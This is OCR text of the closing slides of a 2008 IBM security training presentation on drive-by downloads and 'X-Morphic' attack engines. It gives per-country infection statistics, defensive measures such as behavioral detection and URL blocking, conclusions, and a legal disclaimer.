
Country	Traff	Loads	Efficiency
IT - Italy	70171	11288	16.09
ES - Spain	7554	436	5.77
US - United states	3638	124	3.41
DE - Germany	2692	135	5.01
FR - France	1828	65	3.56
GB - United kingdom	1534	60	3.91
NL - Netherlands	1261	46	3.65
CH - Switzerland	1185	46	3.88
CA - Canada	971	337	34.71
MX - Mexico	738	71	9.62
JP - Japan	706	43	6.09

© 2008 IBM Corporation


XSOX – Botnet Anon



XSOX – Botnet Anonymizer



The Future for Attack Engines



© 2008 IBM Corporation


What's the Protection?

- Signature AV = EOL
- Host-level protection is the best place (at the moment)
  - Behavioral detection engines (stop the malware component)
  - Script interpreters/interceptors (stop the obfuscated exploit component)
- Network-level protection is possible
  - Content blocking (high false-positive rates)
  - URL classification and blocking (pretty efficient)
- More work needs to be done
  - IBM ISS' WHIRO 0-day discovery
  - Global MSS alert correlation

© 2008 IBM Corporation

Conclusions

- X-Morphic engines are an evolving threat
- The complex browser environment ensures “drive-by downloads” will remain popular
- Lots of innovation going on in bypassing traditional security systems
- Commercial incentive to improve X-Morphic attack engines



© 2008 IBM Corporation

Review of Objectives

Now that you've completed this session, you are able to:

- Recognize the impact of the evolving threat upon our customer's customers,
- Understand the dynamics of drive-by-download attack vectors,
- Gain insight to the technological mechanics of x-morphic engines and attack personalization,
- Appreciate the evolution of criminal Internet business models,
- Identify the threat in operation and improve existing defenses.

© 2008 IBM Corporation

Pass it on!

Three things to remember and why they are important to share

- The Web browser is now the frontline
- Online criminals are well funded
- Protecting our customer's customers

Why should I remember these?

Pass it on!

Take 2 minutes to think of sharing what you've learned today:

- What information learned today would be valuable to pass on to colleagues, clients?
- What activities will help you share what you've learned? Lunch-and-learns? E-shares? Mentor meetings?

Discuss how you could use what you learned today in your own work!

TLE on the Intranet: http://w3.ibm.com/hr/tle

Reference materials

- IBM.com
  - http://www-306.ibm.com/software/rational/welcome/watchfire/products.html

© Copyright IBM Corporation 2008. All rights reserved.

The information contained in these materials is provided for informational purposes only, and is provided AS IS without warranty of any kind, express or implied. IBM shall not be responsible for any damages arising out of the use of, or otherwise related to, these materials. Nothing contained in these materials is intended to, nor shall have the effect of, creating any warranties or representations from IBM or its suppliers or licensors, or altering the terms and conditions of the applicable license agreement governing the use of IBM software. References in these materials to IBM products, programs, or services do not imply that they will be available in all countries in which IBM operates. This information is based on current IBM product plans and strategy, which are subject to change by IBM without notice. Product release dates and/or capabilities referenced in these materials may change at any time at IBM's sole discretion based on market opportunities or other factors, and are not intended to be a commitment to future product or feature availability in any way.

IBM, the IBM logo, and other IBM products and services are trademarks of the International Business Machines Corporation, in the United States, other countries or both. Other company, product, or service names may be trademarks or service marks of others.